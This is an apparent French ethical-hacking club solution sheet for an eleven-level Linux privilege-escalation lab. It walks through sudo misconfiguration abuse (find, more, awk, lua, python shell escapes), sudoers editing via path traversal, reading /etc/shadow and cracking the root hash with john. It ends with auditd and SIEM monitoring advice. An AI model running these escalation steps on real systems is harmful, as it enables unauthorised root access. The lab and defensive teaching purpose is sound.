

CLUB ETHICAL HACKING

Edition 2019/2020



Séance #5 Escalation de privilèges - Linux -

11 Mars 2020

Correction

Point de contact

Rémi ALLAIN <rallain@cyberprotect.one>

Daniel DIAZ <ddiaz@cyberprotect.one>

CORRECTION / Niveau 1

```
level1@clusir-ceh-20200212:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile
```

```
level1@clusir-ceh-20200212:~$ cat .bash_history
```

```
ls
ls flag
ls -lash flag
cat flag
sudo cat flag
suu
E8h957wHcwM5Vx
su
```

```
level1@clusir-ceh-20200212:~$ su
```

```
Password: B8h956wHcwM5Vx
```

```
root@clusir-ceh-20200212:/home/level1# cat /root/flag
${CLUSIRceh2020|daLoiRa}
```

CORRECTION / Niveau 2

```
level2@clusir-ceh-20200212:~$ ls -a
.  ..  .bash_logout  .bashrc  .profile
```

```
level2@clusir-ceh-20200212:~$ sudo -l
User level2 may run the following commands on clusir-ceh-20200212:
    (root) NOPASSWD: /bin/bash
```

```
level2@clusir-ceh-20200212:~$ sudo /bin/bash
```

```
root@clusir-ceh-20200212:/home/level2# cat /root/flag
${CLUSIRceh2020|UcKAiLI}
```

CORRECTION / Niveau 3

```
level3@clusir-ceh-20200212:~$ env
SSH_CONNECTION=172.20.0.1 37478 172.20.0.4 22
LANG=C.UTF-8
COLLECTOR_AUTH=root:RTho0TU3d0hjd001Vng=
USER=level3
PWD=/home/level3
HOME=/home/level3
SSH_CLIENT=172.20.0.1 37478 22
SSH_TTY=/dev/pts/0
MAIL=/var/mail/level3
TERM=xterm-256color
SHELL=/bin/bash
```

```
level3@clusir-ceh-20200212:~$ su
Password: E8h957wHcwM5Vx
```

```
root@clusir-ceh-20200212:/home/level3# cat /root/flag
${CLUSIRceh2020|tionseU}
```

base64 decode:

```
RTho0TU3d0hjd001Vng=
->
E8h957wHcwM5Vx
```

CORRECTION / Niveau 4

```
level4@clusir-ceh-20200212:~$ sudo -l
```

User level4 may run the following commands on clusir-ceh-20200212:

```
(root) NOPASSWD: /usr/bin/free  
(root) NOPASSWD: /usr/bin/clear  
(root) NOPASSWD: /usr/bin/find  
(root) NOPASSWD: /bin/ls  
(root) NOPASSWD: /usr/bin/users  
(root) NOPASSWD: /usr/bin/locale  
(root) NOPASSWD: /bin/mkdir  
(root) NOPASSWD: /usr/bin/who  
(root) NOPASSWD: /usr/bin/w  
(root) NOPASSWD: /usr/bin/arch
```

```
level4@clusir-ceh-20200212:~$ sudo find -exec /bin/sh \;
```

```
# whoami
```

```
root
```

```
# cat /root/flag
```

```
${CLUSIRceh2020|eNsonou}
```

CORRECTION / Niveau 5

```
level5@clusir-ceh-20200212:~$ sudo -l
```

User level4 may run the following commands on clusir-ceh-20200212:

```
(root) NOPASSWD: /usr/bin/free
```

```
(root) NOPASSWD: /usr/bin/clear
```

```
(root) NOPASSWD: /bin/more /home/level5/*
```

```
(root) NOPASSWD: /bin/ls
```

...

```
level5@clusir-ceh-20200212:~$ sudo more /root/flag
```

Sorry, user level5 is not allowed to execute '/bin/more /root/flag' as root on clusir-ceh-20200212.

```
level5@clusir-ceh-20200212:~$ sudo more /home/level5/.bashrc
```

```
> !sh
```

```
# whoami
```

```
root
```

```
# cat /root/flag
```

```
${CLUSIRceh2020|x64E2gM9}
```

CORRECTION / Niveau 6

```
level6@clusir-ceh-20200212:~$ sudo -l
```

```
User level6 may run the following commands on clusir-ceh-20200212:
```

```
(root) NOPASSWD: /usr/bin/free
```

```
(root) NOPASSWD: /usr/bin/clear
```

```
(root) NOPASSWD: /bin/nano /var/www/*
```

```
...
```

```
level6@clusir-ceh-20200212:~$ sudo nano /var/www/../../etc/sudoers
```

```
> level6 ALL = (ALL) NOPASSWD: ALL
```

```
level6@clusir-ceh-20200212:~$ sudo -i
```

```
root@clusir-ceh-20200212:~# cat /root/flag
```

```
${CLUSIRceh2020|GenTB0B}
```


CORRECTION / Niveau 7

```
Lua 5.3.3 Copyright (C) 1994-2016 Lua.org, PUC-Rio
```

```
> ls
```

```
nil
```

```
> os.execute('/bin/bash')
```

```
level7@clusir-ceh-20200212:~$ sudo -l
```

```
User level7 may run the following commands on clusir-ceh-20200212:
```

```
(root) NOPASSWD: /usr/bin/lua5.3
```

```
level7@clusir-ceh-20200212:~$ sudo lua5.3
```

```
Lua 5.3.3 Copyright (C) 1994-2016 Lua.org, PUC-Rio
```

```
> os.execute('/bin/bash')
```

```
root@clusir-ceh-20200212:~# cat /root/flag
```

```
${CLUSIRceh2020|Ajpg9sopQ}
```

CORRECTION / Niveau 8

```
Python 2.7.17 (default, Nov  7 2019, 10:07:09)
```

```
>>> import os
```

```
>>> os.system('/bin/bash')
```

```
level8@clusir-ceh-20200212:~$ sudo -l
```

```
User level8 may run the following commands on clusir-ceh-20200212:
```

```
(root) NOPASSWD: /usr/bin/free
```

```
(root) NOPASSWD: /usr/bin/clear
```

```
...
```

```
(root) NOPASSWD: /usr/bin/awk
```

```
(root) NOPASSWD: /usr/bin/aws
```

```
level8@clusir-ceh-20200212:~$ sudo awk 'BEGIN {system("/bin/sh")}'
```

```
# whoami
```

```
root
```

```
# cat /root/flag
```

```
${CLUSIRceh2020|aRChiCUr}
```

CORRECTION / Niveau 9

```
level19@clusir-ceh-20200212:~$ sudo -l
```

```
(root) NOPASSWD: /usr/bin/python3 /opt/scripts/pre_connect.py
```

```
...
```

```
(root) NOPASSWD: /usr/bin/python3 /opt/scripts/cmder.py
```

```
level19@clusir-ceh-20200212:~$ ls /var/log
```

```
alternatives.log apt bootstrap.log btmp dpkg.log faillog journal  
lastlog scripts.log tallylog wtmp
```

```
level19@clusir-ceh-20200212:~$ tail /var/log/scripts.log
```

```
[2020-01-31 06:29] detection change on /etc/.cmder
```

```
[2020-01-31 06:30] executing cmder
```

```
level19@clusir-ceh-20200212:~$ cat /etc/.cmder/*
```

```
# use by cmder python3 /opt/scripts/cmder.py
```

```
EXPORT _IP=10.0.85.123
```

```
EXPORT _PORT=6725
```

```
EXPORT _GW=10.0.85.1
```

```
EXPORT _PROXY=none
```

```
/opt/scripts/enroll.py _IP
```

CORRECTION / Niveau 9

```
level9@clusir-ceh-20200212:~$ echo "/bin/bash" > /etc/.cmdr/cmdr.conf
```

```
level9@clusir-ceh-20200212:~$ sudo python3 /opt/scripts/cmdr.py
```

```
root@clusir-ceh-20200212:~# cat /root/flag  
${CLUSIRceh2020|n8N2FB8}
```

CORRECTION / Niveau 10

```
level10@clusir-ceh-20200212:~$ su  
root
```

```
root@clusir-ceh-20200212:~$ cat /root/flag  
${CLUSIRceh2020|TooEasy}
```

Comment se protéger ?

Eviter les attributions de droits “à la sauvage”.

Faire une revue des utilisateurs et des droits régulièrement.

Surveiller les communications de vos serveurs. (et être alerté)

Surveiller l'activité de vos serveurs. (et être alerté)

Focus sur le monitoring d'un serveur Linux

Utilisation du module "Auditd".

Le framework Auditd est disponible nativement sur la majeure partie des distributions GNU/Linux. Il permet de surveiller les activités d'un système.

Les journaux d'**Auditd** sont stockés sur le système. Mais il est préférable de centraliser ces informations avec un SIEM.

Dans l'exemple qui suit nous avons utilisé la suite **Elastic SIEM**.

- **auditbeat** est un agent installé sur la machine à surveiller. Il a pour rôle de remonter les informations générées par **Auditd** au SIEM.
- **packetbeat** remonte l'activité réseau au SIEM.
- **metricbeat** remonte les statistiques d'utilisation du CPU, des Disques, de la mémoire, etc.
- **elasticsearch** est la base de données. Dans notre cas, le module SIEM (Security) est activé.
- **kibana** est l'interface web pour visualiser les données.

Focus sur le monitoring d'un serveur Linux

Monitoring des authentifications

Authentications



































Showing: 5 users

User	Successes	Failures	Last success	Last successful source	Last successful destination	Last failure	Last failed source	Last failed destination
[REDACTED]	15	4	Feb 14, 2020 @ 17:18:01.000	[REDACTED]	cpboxv5	Feb 14, 2020 @ 16:17:57.509	[REDACTED]	cpboxv5
1000	4	0	Feb 14, 2020 @ 16:18:01.729	[REDACTED]	cpboxv5	—	—	—
[REDACTED]	0	4	—	—	—	Feb 13, 2020 @ 16:28:17.000	[REDACTED]	cpboxv5
(invalid user)	0	2	—	—	—	Feb 13, 2020 @ 15:28:17.977	[REDACTED]	cpboxv5
(unknown user)	0	1	—	—	—	Feb 13, 2020 @ 15:28:10.025	[REDACTED]	cpboxv5


>	📌	🗨	Mar 4, 2020 @ 08:20:10.748	—	audit-rule	executed	cpboxv5	—
Session # 2179 @ 1000 cpboxv5 in /home/[REDACTED] executed >_ su (8369) su su with result success								
>	📌	🗨	Mar 4, 2020 @ 08:19:53.060	—	audit-rule	executed	cpboxv5	—
Session # 2179 @ 1000 cpboxv5 in /home/[REDACTED] executed >_ su (8077) su su with result success								
>	📌	🗨	Mar 4, 2020 @ 08:19:47.668	—	audit-rule	executed	cpboxv5	—
Session # 2179 @ 1000 cpboxv5 in /home/[REDACTED] executed >_ su (7968) su su with result success								
>	📌	🗨	Mar 4, 2020 @ 08:19:41.780	—	audit-rule	executed	cpboxv5	—
Session # 2179 @ 1000 cpboxv5 in /home/[REDACTED] executed >_ su (7891) su su with result success								
>	📌	🗨	Mar 4, 2020 @ 08:19:35.788	—	audit-rule	executed	cpboxv5	—
Session # 2179 @ 1000 cpboxv5 in /home/[REDACTED] executed >_ su (7783) su su with result success								

Focus sur le monitoring d'un serveur Linux



Monitoring des processus

Columns		@timestamp	process.name	message	host.name	
>			Mar 4, 2020 @ 18:25:48.000	systemd-logind	Suspending...	LP-RAL
>			Mar 4, 2020 @ 18:25:48.000	systemd-logind	Lid closed.	LP-RAL
>			Mar 4, 2020 @ 18:25:01.000	CRON	pam_unix(cron:session): session closed for user root	LP-RAL
>			Mar 4, 2020 @ 18:25:01.000	CRON	pam_unix(cron:session): session opened for user root by (uid=0)	LP-RAL
>			Mar 4, 2020 @ 18:22:51.000	pkexec	root: Executing command [USER=root] [TTY=unknown] [CWD=/root] [COMMAND=/usr/lib/gnome-settings-d...	LP-RAL
>			Mar 4, 2020 @ 18:22:51.000	pkexec	pam_unix(polkit-1:session): session opened for user root by (uid=0)	LP-RAL
>			Mar 4, 2020 @ 18:17:01.000	CRON	pam_unix(cron:session): session closed for user root	LP-RAL
>			Mar 4, 2020 @ 18:17:01.000	CRON	pam_unix(cron:session): session opened for user root by (uid=0)	LP-RAL
>			Mar 4, 2020 @ 18:15:01.000	CRON	pam_unix(cron:session): session closed for user root	LP-RAL
>			Mar 4, 2020 @ 18:15:01.000	CRON	pam_unix(cron:session): session opened for user root by (uid=0)	LP-RAL
>			Mar 4, 2020 @ 18:10:51.000	pkexec	pam_unix(polkit-1:session): session opened for user root by (uid=0)	LP-RAL
>			Mar 4, 2020 @ 18:10:51.000	pkexec	root: Executing command [USER=root] [TTY=unknown] [CWD=/root] [COMMAND=/usr/lib/gnome-settings-d...	LP-RAL
>			Mar 4, 2020 @ 18:09:01.000	CRON	pam_unix(cron:session): session closed for user root	LP-RAL
>			Mar 4, 2020 @ 18:09:01.000	CRON	pam_unix(cron:session): session opened for user root by (uid=0)	LP-RAL
>			Mar 4, 2020 @ 18:07:13.000	PackageKit	uid 0 obtained auth for org.freedesktop.packagekit.system-sources-refresh	LP-RAL
>			Mar 4, 2020 @ 18:07:13.000	PackageKit	uid 0 is trying to obtain org.freedesktop.packagekit.system-sources-refresh auth (only_trusted:0)	LP-RAL
>			Mar 4, 2020 @ 18:07:07.000	polkitd(authority=local)	Registered Authentication Agent for unix-session:2 (system bus name :1.80 [/usr/bin/gnome-shell], object pa...	LP-RAL

Focus sur le monitoring d'un serveur Linux



Focus sur le monitoring d'un serveur Linux



Pour aller plus loin ...

Un niveau bonus est disponible. Son nom est “*MadMaze*”.

```
>> git clone https://github.com/Club-Ethical-Hacking-CLUSIR-Rhone-Alpes/2020-03-11
>> cd 2020-03-11/challenge
>> docker-compose build -q
>> docker-compose up -d
>> cd ..
>> chmod u+x start_level
```

L'astuce du chef: prenez le temps d'analyser le système.

CORRECTION / Niveau 11

Python 2.7.17 (default, Nov 7 2019, 10:07:09)

```
>>> import os  
>>> os.system('/bin/bash')
```

Interactive mode enabled

```
php > system('ls');
```

Hello Loco !

```
php > system("cd /bin && printf '%s\n' .* *");
```

```
.bash  
.ls  
bash  
bunzip2  
[...]
```

```
php > system('/bin/.bash');
```

```
level11@clusir-ceh-20200311:~$ sudo -l
```

Lua 5.3.3 Copyright (C) 1994-2016 Lua.org, PUC-Rio

```
> [Ctrl+C]
```

CORRECTION / Niveau 11

```
level11@clusir-ceh-20200311:~$ which sudo
/usr/bin/sudo
```

```
level11@clusir-ceh-20200311:~$ cd /usr/bin && printf '%s\n' .* *
..
.sudo
ab
[...]
```

```
level11@clusir-ceh-20200311:~$ /usr/bin/.sudo -l
User level11 may run the following commands on clusir-ceh-20200311:
(root) NOPASSWD: /bin/cat /home/level11/*
```

```
level11@clusir-ceh-20200311:~$ /usr/bin/.sudo /bin/cat /home/level11/../../root/flag
The flag is the root password. Good luck ;)
```

```
level11@clusir-ceh-20200311:~$ /usr/bin/.sudo /bin/cat /home/level11/../../etc/passwd
root:x:0:0:root:/root:/bin/bash
```

```
level11@clusir-ceh-20200311:~$ /usr/bin/.sudo /bin/cat /home/level11/../../etc/shadow
root:$6$Vqm60zIb$Y8EZNOVSzuoRwDHcsv2InBUYSvUzzLgHK2ZGLWmlvwZ4nT4ZkpK9fZJAQk06VsHg.1LFUZUe/
zxZ0r4zic9Vx.:18324:0:99999:7:::
```

CORRECTION / Niveau 11

[sur un système à part | autre que la machine cible]

[copier les fichiers passwd et shadow dans deux fichier respectifs]

```
root@LP-RAL:~# apt install john
```

```
root@LP-RAL:~# unshadow etc-passwd etc-shadow > pass.db
```

```
root@LP-RAL:~# wget https://download.openwall.net/pub/wordlists/passwords/password.gz
```

```
root@LP-RAL:~# gzip -d password.gz
```

```
root@LP-RAL:~# john pass.db -w=password
```

```
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
```

```
abcd1234 (root)
```

```
1g 0:00:00:02 100% 0.4166g/s 320.0p/s 320.0c/s 320.0C/s sniper..bigben
```

```
Session completed
```

Des questions ? → **rallain@cyberprotect.one**